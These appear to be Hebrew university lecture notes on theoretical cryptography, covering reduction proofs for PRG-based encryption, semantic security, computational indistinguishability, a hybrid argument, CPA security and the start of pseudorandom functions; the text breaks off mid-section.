
- מה אנחנו רוצים לבנות: נרצה לבנות \mathcal{D} שמקבל ערך שנקרא לו k , והוא אמור להגיד האם k הגיע מההתפלגות $G(s)$ או מהתפלגות אחידה. \mathcal{D} הולך להעזר ב- \mathcal{A} ע"מ להבין את זה. אבל יש לנו רק משהו אחד ש- \mathcal{A} מסוגל לעשות: יש לו ייתרון לא זניח בניסוי של הצפנות בלתי ניתנות לאבחנה, חוץ מזה לא הנחנו עליו שום דבר. מה שנעשה הוא ש- \mathcal{D} ייסמלץ ב- \mathcal{A} את הניסוי של ההצפנות הבלתי ניתנות לאבחנה, לראות מה \mathcal{A} עושה שם ולפי זה להוציא 0 או 1.

אנחנו צריכים להראות עכשיו ו- $q(n)$ כך ש- \mathcal{D} מסוגל להבחין בין $G(s)$ לרנדום לפחות בסיכוי $\frac{1}{q(n)}$.



(הצורה הכללית של מה שאנחנו רוצים לבנות)

- הבנייה: ככה נבנה את \mathcal{D} , שמקבל k ואמור להחליט האם הוא מהצורה $G(s)$ או שהוא r שנבחר באופן אחיד:
 - נריץ את \mathcal{A} על הפרמטר k ונקבל ממנו שתי הודעות: m_0, m_1 .
 - נדגום ביט באופן רנדומלי $b \leftarrow \{0,1\}$.
 - נבצע קסור בין ההודעה האינדקס של הביט שנבחר ובין k לקבלת $c^* = k \oplus m_b$, וניתן את c^* ל- \mathcal{A} .
 - \mathcal{A} יחזיר לנו ביט $b' = \mathcal{A}(k \oplus m_b)$.
 - נחזיר 1 (כלומר תשובה שאומרת שהקלט פסודורנדומי) אם $b' = b$.



(איור של הבנייה)

נסביר את הבנייה – ראשית נשים לב שאם \mathcal{A} רץ בזמן פולינומי אז גם \mathcal{D} , כי חוץ מלהריץ את \mathcal{A} הוא רק עושה קסור (זמן פולינומיאלי) ועוד כמה פעולות בזמן קבוע. נוסף על כך, נשים לב של- \mathcal{D} יש את היכולת לדעת אם \mathcal{A} הצליח או לא, כי הוא זה שבחר את ההודעה.

מההנחה שיש ל- \mathcal{A} ייתרון לא זניח בניסוי של ההצפנות הבלתי נתנות לאבחנה, אנחנו הולכים לגזור של- \mathcal{D} יש ייתרון בלזהות אם הגענו מ- G או מהתפלגות אחידה אמיתית.

- שימוש בבנייה: אנחנו רוצים עכשיו להראות שה- \mathcal{D} שבנינו מצליח להבחין האם k הוא רנדומלי או פסודורנדומלי בסיכוי לא זניח, מה שיוביל לסתירה עם ההנחה ש- G הוא PRG. נחלק למקרים:

- מקרה $k \leftarrow \{0,1\}^{\ell(n)}$:1 – כלומר k באמת נבחר מההתפלגות האחידה על $\ell(n)$ ביטים. במקרה כזה אין ל- \mathcal{A} שום ייתרון (אנחנו הנחנו שיש לו ייתרון רק במקרים שבהם k פסודורנדומלי). כש- \mathcal{A} מקבל את c^* הוא מקבל קסור בין k לבין ההודעה שנבחרה. אם עושים קסור עם משהו מעל התפלגות אחידה מקבלים משהו גם מעל התפלגות אחידה. זה אומר שהסיכוי ש- \mathcal{A} ניחש את b הוא בדיוק חצי, לכן גם \mathcal{D} מוציא 1 בסיכוי חצי. כלומר, אם אנחנו נותנים ל- \mathcal{D} ערך שהוא רנדום אמיתי, הוא נותן 1 בסיכוי חצי:

$$\Pr_{k \leftarrow \{0,1\}^{\ell(n)}}[\mathcal{D}(k) = 1] = \frac{1}{2}$$

- מקרה 2: $G(s)$ עבור s מפולג אחיד – כלומר אנחנו נותנים k שמגיע מהתפלגות $G(s)$.
זו בדיוק מערכת ההצפנה שהנחנו של \mathcal{A} יש ייתרון לא זניח בה, זה בדיוק הניסוי ש- \mathcal{A} טוב בו.
מהבנייה של \mathcal{D} , הסיכוי של \mathcal{D} להוציא עכשיו 1 הוא כמו הסיכוי של \mathcal{A} לנצח (כלומר כמו הסיכוי של \mathcal{A} לזכות ב- $IND_{\Pi, \mathcal{A}}$), ולפי ההנחה שלנו זה יותר מחצי באופן לא זניח:

$$\Pr_{s \leftarrow \{0,1\}^n} [\mathcal{D}(G(s)) = 1] = \Pr[IND_{\Pi, \mathcal{A}}(n) = 1] \geq \frac{1}{2} + \frac{1}{p(n)}$$

הוכחנו שאם אין למערכת שלנו (שהמפתח שלה מתקבל באמצעות G) הצפנות בלתי נתונות לאבחנה זה גורר שאפשר לדעת שהיא פסודורנדומלית בייתרון לא זניח, בסתירה.

2.4.4 מדוע זה טוב שההצפנות של ה-PRG בלתי ניתנות לאבחנה?

מה עשינו עד כה – יש לנו הגדרת בטיחות שהיא גרסה מוחלשת של הבטיחות המושלמת, וקיבלנו הגדרה שאנחנו לא מבינים עדיין כ"כ מה היא אומרת: אם G הוא PRG, אנחנו לא אמורים להיות מסוגלים להבחין בין שתי הודעות מוצפנות שונות. נשים לב שזה גם אומר למשל שאנחנו לא יכולים לדעת מה ה- key , כי אם היינו יודעים את המפתח היינו גם יודעים להבחין. בנוסף למפתח, חוסר היכולת להבחין מגביל אותנו בעוד דרכים, לדגומא אומר שאנחנו לא יכולים לשחזר את הביט הראשון של ההודעה. כלומר, למרות שהידע על הודעות בלתי נתונות לאבחנה נראה כמו משהו צנוע ולא מאוד מועיל, זה לא בדיוק כך.

נוכיח עכשיו שבהנחת הצפנה של הודעה, אנחנו לא אמורים להיות מסוגלים לשחזר את הביט הראשון של ההודעה שהוצפנה. בניסוח יותר פורמלי:

- **טענה** – תהי Π סכמה עם הצפנות בלתי נתונות לאבחנה. אזי, לכל יריב \mathcal{B} שהוא PPT קיימת פונקציה זניחה $\nu(\cdot)$ כך ש:

$$\Pr[\mathcal{B}(1^n, Enc_k(m)) = m_1] \leq \frac{1}{2} + \nu(n)$$

עבור $m = m_1 \cdots m_\ell \leftarrow \{0, 1\}^\ell$ מפולגים אחיד.


(כלומר, אנחנו רוצים להוכיח שהסיכוי של \mathcal{B} לדעת את הביט הראשון של m הוא אפקטיבית לא הרבה מעל חצי)

רעיון ההוכחה – נניח בשלילה שקיים יריב שיכול לדעת את הביט הראשון בסיכוי גדול באופן לא זניח מחצי, ונוכיח שזה אומר שקיים יריב \mathcal{A} שיכול להבחין בין הצפנות (שהנחנו שהן בלתי נתונות לאבחנה), כלומר קיים פולינום $q(n)$ כך ש-

$$\Pr[IND_{\Pi, \mathcal{A}}(n) = 1] > \frac{1}{2} + \frac{1}{q(n)}$$

הוכחה –

- נניח בשלילה שקיים יריב \mathcal{B} ופולינום $p(n)$ כך ש- $\Pr[\mathcal{B}(1^n, Enc_k(m)) = m_1] > \frac{1}{2} + \frac{1}{p(n)}$.
- עבור כל $\sigma \in \{0, 1\}$ נסמן ב- $I_\sigma \subset \{0, 1\}^\ell$ את קבוצת כל המסרים שמתחילים בביט σ .
- נתבונן ביריב \mathcal{A} שיפעל באופן הבא:
 - יפלוט שתי הודעות $\hat{m}_0 \in I_0$ ו- $\hat{m}_1 \in I_1$ (מפולגות באופן אחיד).
 - אחת ההודעות (שתבחר באופן אקראי) תוצפן ותוחזר אליו $c^* = Enc_k(m_b)$.
 - ייקח את ההודעה וייתן אותה ל- \mathcal{B} ע"מ שיגלה את הביט הראשון שלה (אותו נסמן b').
 - יודיע שההודעה שהוצפנה היא $m_{b'}$.



קל לראות שאם \mathcal{B} רץ בזמן PPT אז גם \mathcal{A} , ועכשיו נותר להוכיח שיש ל- \mathcal{A} ייתרון לא זניח בניסוי:

- הסיכוי ש- \mathcal{A} מנצח בניסוי ה- IND הוא בדיוק כמו הסיכוי ש- \mathcal{B} מחזיר את b :

$$\Pr[IND_{\Pi, \mathcal{A}}(n) = 1] = \Pr[\mathcal{B}(1^n, Enc_k(\hat{m}_b)) = b]$$
 - \mathcal{B} מקבל בסיכוי חצי הצפנה שנלקחה מ- I_0 ובסיכוי חצי שנלקחה מ- I_1 :

$$\Pr[\mathcal{B}(1^n, Enc_k(\hat{m}_b)) = b] = \frac{1}{2} \Pr_{m \leftarrow I_0} [\mathcal{B}(1^n, Enc_k(m)) = 0] + \frac{1}{2} \Pr_{m \leftarrow I_1} [\mathcal{B}(1^n, Enc_k(m)) = 1]$$
 - אבל לא רק שההודעה שנבחרה מפולגת אחיד בין I_0 ו- I_1 , אלא גם בתוך כל אחד מהם יש התפלגות אחידה של ההודעות באותה קבוצה. כלומר, הסיכוי הזה הוא פשוט הסיכוי ש- \mathcal{B} ניחש נכון הודעה שנדגמה באופן אחיד מתוך כלל ההודעות באורך ℓ :

$$\frac{1}{2} \Pr_{m \leftarrow I_0} [\mathcal{B}(1^n, Enc_k(m)) = 0] + \frac{1}{2} \Pr_{m \leftarrow I_1} [\mathcal{B}(1^n, Enc_k(m)) = 1] = \Pr_{m \leftarrow \{0,1\}^\ell} [\mathcal{B}(1^n, Enc_k(m)) = m_1]$$
 - לפי ההנחה שלנו על \mathcal{B} נקבל:

$$\Pr_{m \leftarrow \{0,1\}^\ell} [\mathcal{B}(1^n, Enc_k(m)) = m_1] \geq \frac{1}{2} + \frac{1}{p(n)}$$
 - כלומר, הסיכוי ש- \mathcal{A} מנצח נגד Π זה חצי עוד משהו לא זניח, לכן אין למערכת Π הצפנות בלתי נתונות לאבחנה, בסתירה.
- הבנו שבטיחות של הצפנות בלתי ניתנות לאבחנה זה לא חלש כמו שאפשר לחשוב באופן נאיבי, לדוגמה אי אפשר לזהות מה הביט הראשון של הודעה שהוצפנה. באותו אופן, גם להבין מה הביט השישי למשל זה קשה. אבל מה זה אומר? אולי אם נראה עכשיו 7 הצפנות, נעשה להם קסור או משהו מתוחכם, אולי כן נוכל פתאום להבין משהו.
- מסתבר שלא - מה שהוכיחו, וזו העבודה שייסדה את העידן המודרני של קריפטו, זה שמה שאפשר לחשב באופן יעיל בהנתן הודעה מוצפנת אפשר לחשב באופן יעיל גם בלי ההודעה (Goldwasser-Micali '82). הודעה שבטוחה באופן הזה נקראית מאובטחת סמנטית. נציג כאן את ההגדרה, אבל לא נעמיק בה:

• **Definition -**

Π is semantically secure if for every PPT adversary \mathcal{A} there exists a PPT "simulator" \mathcal{S} such that for every efficiently-sampleable plaintext distribution $\mathbf{M} = \{M_n\}_{n \in \mathbb{N}}$ and all polynomial-time computable functions f and h , there exists a negligible function $\nu(\cdot)$ such that

$$|\Pr[\mathcal{A}(1^n, Enc_k(m), h(m)) = f(m)] - \Pr[\mathcal{S}(1^n, h(m)) = f(m)]| \leq \nu(n)$$

where $k \leftarrow \text{KeyGen}(1^n)$ and $m \leftarrow M_n$.

ההגדרה אומרת שכל מה שאפשר להשיג בהנתן הודעה מוצפנת, יש מישהו אחר שמסוגל להסיק את אותו הדבר בלי

לראות הודעה מוצפנת. מה זה אומר – זו בדיוק הגרסה החישובית לסודיות מושלמת מהשיעור שעבר. מה שאמרו גולדוואסר ומיקאלי: כל מה שאפשר להבין מזה שאנחנו יושבים על הערוץ וצופים בהצפנות, יש גם מישהו אחר שמסוגל להבין את אותו הדבר מבלי לצפות באף הצפנה, אולי בהפרש זניח. לכן, זה שיושב על הערוץ אין לו שום ייתרון.

ההגדרה הפשוטה הזאת של אי אפשר להבחין בין הצפנות של הודעות שונות היא בעצם שקולה בסטינג החישובי להגדרה החזקה שראינו עכשיו:

• **טענה** – Π מאובטחת סמנטית אמ"מ יש לה הצפנות בלתי נתנות לאבחנה.

אז למה לעבוד עם ההגדרה של בלתי ניתן לאבחנה?

ההגדרה החזקה היא מסובכת, הרבה יותר מסובכת מאשר מה שהגדרנו ל-PRG ומכל מה שאנחנו הולכים גם להגדיר בהמשך הקורס. הדבר הטוב בהגדרה החזקה זה שהיא מאפשרת לנו להבין מבחינה קונספטואלית מהי בטיחות של מערכת הצפנה. מבחינה חישובית, כל מה שההצפנה יכולה להוסיף זה כלום.

מצד שני, ההגדרה הפשוטה שלנו של ההצפנות הבלתי נתנות לאבחנה זו הגדרה שהרבה יותר קל לעבוד איתה. בפועל, אנחנו הולכים לעבוד עם ההגדרה של ההצפנות הבלתי נתנות לאבחנה, ולזכור שזה מספק לנו את מה שרצינו מההגדרה החזקה עד כדי זמן סביר.

2.5 Computational Indistinguishability

ננסה קצת להכליל את מה שעשינו, ולדבר על המושג של Computational Indistinguishability, חוסר אפשרות להבחין מבחינה חישובית.

אנחנו אומרים על זוג התפלגויות שהן בלתי נתנות לאבחנה מבחינה חישובית אם כל אלגוריתם שחוסם בזמן PPT לא אמור להבחין ביניהן אלא בסיכוי זניח. מה זה אומר – נחשוב על התפלגויות שהן בעצם סדרה X_n וסדרה Y_n , ואנחנו אומרים על זוג ההתפלגויות האלה שהן בלתי נתנות לאבחנה חישובית אם לכל אלגוריתם PPT יש רק סיכוי זניח להתנהג שונה כאשר הוא מקבל דוגמא מ- X_n לעומת מ- Y_n . פורמלית:

• **הגדרה** – שתי $probability\ ensemble$ $X = \{X_n\}_{n \in \mathbb{N}}$ ו- $Y = \{Y_n\}_{n \in \mathbb{N}}$ נקראת בלתי ניתנות לאבחנה חישובית אם לכל מבחין \mathcal{D} שהוא PPT קיימת פונקציה זניחה $\nu(\cdot)$ כך ש-

$$\left| \Pr_{x \leftarrow X_n} [\mathcal{D}(1^n, x) = 1] - \Pr_{y \leftarrow Y_n} [\mathcal{D}(1^n, y) = 1] \right| \leq \nu(n)$$

יש כאן שוב אסימפטוטקה עם הפרמטר n . נסמן בלתי נתנות לאבחנה חישובית ב- \approx^c .

זוג ההתפלגויות יכולות להיות מבחינת אינפורמציה רחוקות לגמרי, אבל מבחינה חישובית לא יהיה הבדל ביניהן – מה שאפשר לעשות עם אחת אפשר לעשות גם עם השנייה.

כשדיברנו על ההגדרה של PRG, זה מקרה פרטי של העניין הזה שבו ההתפלגות המתקבלת ע"י הפעלה של ה-PRG על סיד היא בלתי ניתנת לאבחנה חישובית מרנדומי.

2.6 הוכחה באמצעות ארגומנט היברידי

נעבור על שאלה שבאמצעותה נלמד טכניקה שנעשה בה שימוש שוב ושוב בקורס – Proof by a hybrid argument.

יש לנו G שהוא PRG שבהנתן קלט הפלט שלו הוא באורך ארבע פעמים הקלט. נשרשר שני פלטים של G , ונטען שהדבר הזה הוא PRG:

• **טענה** – יהי $G: \{0, 1\}^n \rightarrow \{0, 1\}^{4n}$ פונקציית PRG, אזי גם $H(s_1, s_2) = G(s_1) || G(s_2)$ הוא PRG.

נסביר בגדול מה הרעיון מאחורי הפתרון (הפתרון המלא מופיע בתשובות לשאלות החזרה):

נסמן ב- U_n את ההתפלגות האחידה על $\{0,1\}^n$. כדי להוכיח ש- H הוא PRG צריך להוכיח שההתפלגות של H על סיד שמפולג באופן אחיד בלתי ניתנת לאבחנה חישובית מההתפלגות האחידה באמת.


נניח בשלילה שכן יש \mathcal{D} ששובר את זה ש- H הוא PRG , ונבנה ממנו אלגוריתם \mathcal{A} ששובר את G . נצטרך להראות שאם ל- \mathcal{D} יש ייתרון לא זניח בלשבור את H אז גם ל- \mathcal{A} יש ייתרון לא זניח על G .

מה שראינו עד עכשיו זה רדוקציה ישירה – אם אני שובר את זה הוא שובר את זה. מה שנעשה כאן מה שנקרא hybrid argument: נוכיח שאם מישהו שובר X אז או מישהו שובר את Y או מישהו שובר את Z (כלומר נחלק למקרים, או רדוקציה למשהו אחד או לאחר).

נקח את H ונפעיל אותו על סיד שמפולג באופן אחיד:

$$G(U_n^{(1)}) \parallel G(U_n^{(2)})$$


לפי הנחת השלילה, \mathcal{D} מסוגל להבחין בין התפלגות הזאת לבין התפלגות אחידה באמת (גם לכל אחד מהחצאים וגם להכל ביחד) בסיכוי אפסילון:



הרעיון של הארגומנט ההיברידי היא שנכניס עכשיו התפלגות שונה בין העליון לתחתון, שלא דווקא באמת מתקבלת בשום שלב, אלא נמציא אותה למטרת הוכחה. למשל, נקח התפלגות היברידית שהחלק הראשון שלה זהה להתפלגות העליונה והשני להתפלגות התחתונה:

$$G(U_n^{(1)}) \parallel U_{4n}^{(2)}$$

אם \mathcal{D} מבחין בייתרון אפסילון בין העליונה לתחתונה, אז יש לו ייתרון של חצי אפסילון או באבחנה בין העליון וההתפלגות החדשה או באבחנה בין החדשה והתחתונה והתחתונה (אחרת, לפי א"ש המשולש, לא אמור להתקבל ייתרון של אפסילון. במילים יותר פשוטות, או שהוא בדיק באמצע או שהוא יותר קרוב לאחד מהם):



פורמלית, אה"ש שלנו ייראה כך:

$$\begin{aligned} \epsilon &\leq \left| \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel G \left(U_n^{(2)} \right) \right) = 1 \right] - \Pr \left[\mathcal{D} \left(U_{4n}^{(1)} \parallel U_{4n}^{(2)} \right) = 1 \right] \right| \\ &\leq \left| \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel G \left(U_n^{(2)} \right) \right) = 1 \right] - \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel U_{4n}^{(2)} \right) = 1 \right] \right| \\ &\quad + \left| \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel U_{4n}^{(2)} \right) = 1 \right] - \Pr \left[\mathcal{D} \left(U_{4n}^{(1)} \parallel U_{4n}^{(2)} \right) = 1 \right] \right| \end{aligned}$$

אנחנו לא יודעים מי מהמקרים נכון, אבל זה לא משנה: נוכיח לכל מקרה בנפרד שאם הוא נכון זה שובר את הבטיחות.

נניח שהמקרה הראשון נכון, שההפרש בין ההסתברויות הוא חצי אפסילון:

$$\left| \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel G \left(U_n^{(2)} \right) \right) = 1 \right] - \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel U_{4n}^{(2)} \right) = 1 \right] \right| \geq \frac{\epsilon}{2}$$

החלק הראשון ($G(U_n^{(1)})$) זהה, אז ברור שזה לא מה שיעזור לו להבחין. נבנה עכשיו אלגוריתם \mathcal{A} שמקבל $z \in \{0,1\}^{4n}$, דוגם $s_1 \leftarrow U_n$ ומחזיר $\mathcal{D}(G(s_1) \parallel z)$. אם z מפולג באופן אחיד אז יש שרשרור של שתי התפלגויות אחרות, כלומר המקרה התחתון. במצב הזה אנחנו מסמלצים ל- \mathcal{D} בדיוק את הניסוי שיש לו בו ייתרון, לכן נסיק שיש ל- \mathcal{A} בדיוק אותו ייתרון שיש ל- \mathcal{D} , בסתירה לכך ש- G הוא PRF .

כעת, נניח שהמקרה השני נכון:

$$\left| \Pr \left[\mathcal{D} \left(G \left(U_n^{(1)} \right) \parallel U_{4n}^{(2)} \right) = 1 \right] - \Pr \left[\mathcal{D} \left(U_{4n}^{(1)} \parallel U_{4n}^{(2)} \right) = 1 \right] \right| \geq \frac{\epsilon}{2}$$

עכשיו החלק השני זהה, אז נעזר בחלק הראשון כדי להבחין. נבנה אלגוריתם \mathcal{A} שבהנתן $z \in \{0,1\}^{4n}$ דוגם $r_2 \leftarrow U_{4n}$ ומחזיר $\mathcal{D}(z \parallel r_2)$. באותו האופן, נשתמש בייתרון של \mathcal{D} ונקבל שגם ל- \mathcal{A} יהיה ייתרון כזה, בסתירה.

עשינו כאן רדוקציה של חלוקה למקרים. אנחנו לא יודעים איזה מקרה נכון, אבל עדיין ראינו שבכל מקרה אנחנו מגיעים לסתירה.

3 הצפנה עם מפתח פרטי: חלק 2

3.1 חזרה ומבוא

דיברנו על בטיחות של אינפורמציה לבטיחות חישובית. עכשיו ובהמשך הקורס נבטיח בטיחות רק נגד יריבים שרצים בזמן פולינומי בפרמטרים של המערכת. למשל, אם מישהו יכול לרוץ בזמן לא חסום ולשבור את המערכת בסיכוי של אחד למיליארד זה מבחינתנו בסדר.

ראינו שאפילו שלא רואים ישר למה הצפנות בלתי נתונות לאבחנה היא הגדרה טובה, היא שקולה חישובית למה שדיברנו עליו בשבוע הראשון. כל מה שאפשר לחשב על הודעה בהנתן ההצפנה שלה, אפשר עד כדי הפרש די זניח לחשב ללא כל שימוש בהצפנה. הכלי שעשינו בו שימוש הוא PRG , ושמו לב שע"י זה שהחלשנו את הגדרת הבטיחות שלנו להגדרה חישובית הצלחנו לבנות סכמת הצפנה עם הצפנות בלתי נתונות לאבחנה, ועבור הודעה אחת היא נותנת בטיחות כך שאורך ההודעה קצר מההודעה עצמה.

ראינו שיש ייתרון בלעבור לסטינג החישובי, אבל זה עדיין לא כ"כ משכנע, כי בסה"כ דיברנו על בטיחות שבה כל מה שהיריב רואה זו הצפנה של הודעה אחת. צריך הגדרה יותר טובה, שתופסת את זה שמי שייתקוף את המערכת שלנו ייראה כנראה הרבה יותר מאשר הודעה אחת. היום נבנה הצפנות שבטוחות במובן הזה. נראה את הגדרת הבטיחות האחרונה שלנו – CPA , וזה הולך להבטיח לנו בטיחות נגד יריבים שיכולים לראות כמה הצפנות שהם יירצו מהמערכת, ועדיין לכל הצפנה נוספת הם לא מסוגלים להבחין בין הצפנה של זוג הודעות שונות.

נסביר גם למה זה באמת מתקרב כבר למושג הבטיחות שנרצה עבור העולם האמיתי. הדבר המפתיע זה שזה לא רחוק לגמרי ממושג הבטיחות הכי חזק שאפשר לחשוב עליו למערכות הצפנה בעלות מפתח משותף, עליו נדבר שבוע הבא.

הכלי שנעשה בו שימוש ע"מ לבנות מערכות הצפנה בטוחות CPA הוא PRF , כלי יותר חזק מ- PRG . נראה מה עושים איתו ואיך אפשר לבנות איתו מערכות הצפנה, ואיך זה עובד בעולם האמיתי. כמו שראינו בשבוע שעבר, אפילו לבנות PRG שמוסיף רק ביט אחד היא משימה לא קלה. מה שכן אפשר לעשות, כמו שאמרנו, זה לבנות כאלה בהתבסס על הנחות ספציפיות בתורת המספרים. לבנות PRF זה אפילו יותר מסובך, זה אובייקט יותר עמוק.


נדבר על היוריסטיקות שעושים בהן שימוש בעולם האמיתי.

3.2 Chosen-Plaintext Attack (CPA)

אחת הבעיות בהגדרת הבטיחות עם הודעות בלתי נתונות לאבחנה היא רלוונטיות רק למקרים שהיריב רואה רק הצפנה אחת. אנחנו הולכים להסתכל עכשיו על היריב הכי לארג' שיכול להיות.

המטרה של היריב היא עדיין להבחין בין הצפנות של m_0, m_1 , אבל נרשה לו עכשיו לבקש מאיתנו להצפין לו כל הודעה שהוא יירצה שוב ושוב, בכל פעם הוא יישלח לנו הודעה m ואנחנו נצפין לו אותה. בשלב השני הוא יחליט שכבר יש לו מספיק מידע והוא מוכן כבר להגיע מי m_0 ו- m_1 . בשלב הזה נבחר באקראי, ושוב ניתן לו את היכולת המעט משונה לבקש ממנו להצפין לו מה שהוא רוצה. כמובן, במציאות זה לא שבאמת נצפין ליריב מה שהוא רוצה, אבל ננסה עכשיו לתת ליריב את שיא הכח, כי אין לנו שום מושג מה מתכנתנים יעשו בשימוש במערכת ההצפנה, ויכול להיות שהמערכת הגדולה יותר שבתוכה סכמת ההצפנה עובדת נותנת הרבה אינפורמציה, ואנחנו לוקחים את זה כאן לשיא.

זה שנרשה ליריב לבקש איזה הצפנות שהוא רוצה – נקרא לזה גישת אורקל להצפנה, ונסמן $\mathcal{A}^{\text{Enc}_k(\cdot)}$.



(תרשים של הניסוי. מצד שמאל – תרשים מפורט, מצד ימין – עם הסימון של אורקל)

עכשיו ההגדרה היא בדיוק כמו פעם שעברה של הצפנות בלתי-נתנות לאבחנה, אבל הפעם יש ל- \mathcal{A} גישה אורקל להצפנות:

- **הגדרה** – ל- Π יש הצפנות בלתי נתנות לאבחנה תחת *chosen-plaintext attack* אם לכל יריב \mathcal{A} שהוא *PPT* קיימת פונקציה זניחה $\nu(\cdot)$ כך שמתקיים:

$$\Pr[\text{IND}_{\Pi, \mathcal{A}}^{\text{CPA}}(n) = 1] \leq \frac{1}{2} + \nu(n)$$

ואז נאמר שהיא מאובטחת *CPA*.

לפי ההגדרה היריב לא אמור להיות מסוגל להבחין בין שני מסרים, m_0, m_1 מסויימים, אבל אפשר להוכיח שאפשר להרחיב את זה עבור כל קבוצה של מסרים.

לכאורה, יש כאן בעיה – למה \mathcal{A} לא מבקש פשוט מהאורקל את ההצפנה של m_0 ומשווה אותה למה שהוא קיבל? התשובה היא שמההגדרה הזאת נובע שהצפנה יכולה להיות מאובטחת *CPA* רק אם היא לא דטרמיניסטית. במקום בחירה דטרמיניסטית של מפתח, בכל פעם מגרילים מפתח מתוך משפחה ומשתמשים בו כדי להצפין, ואם המשפחה מספיק גדולה אז אי-אפשר בזמן סביר לעבור על כל המפתחות.

נשאלת השאלה אם זו לא הגדרה חזקה מדי, והתשובה היא שלא, מכמה סיבות –

- באמת אין לנו מושג מי הולך לעשות שימוש במערכת שלנו ואילו הודעות הוא יראה.
- אנחנו הולכים להיות מסוגלים להשיג את זה בצורה פשוטה.

3.3 Pseudorandom Function (PRF)

אנחנו הולכים לבנות סכמת הצפנה שאפשר להוכיח עליה שהיא בטוחה *CPA*. הכלי שלנו הוא *PRF*, שזו פונקציה פסודורנדומלית, אבל נראית לנו כאילו היא נבחרה באופן אקראי באמת.

ננסה להסביר מה זה אומר. נסמן ב- $\text{Func}_{n \rightarrow \ell}$ את אוסף כל הפונקציות שממפות n ביטים ל- ℓ ביטים:

$$\text{Func}_{n \rightarrow \ell} = \text{set of all functions from } \{0,1\}^n \text{ to } \{0,1\}^\ell$$


יש המון כאלה, כך שאם היינו רוצים להציג את טבלת האמת של הפונקציה, את כל הערכים שלה, זה היה לוקח $2^{\ell \cdot 2^n}$ ביטים:

$$|\text{Func}_{n \rightarrow \ell}| = |\{0,1\}^\ell|^{| \{0,1\}^n |} = 2^{\ell \cdot 2^n}$$

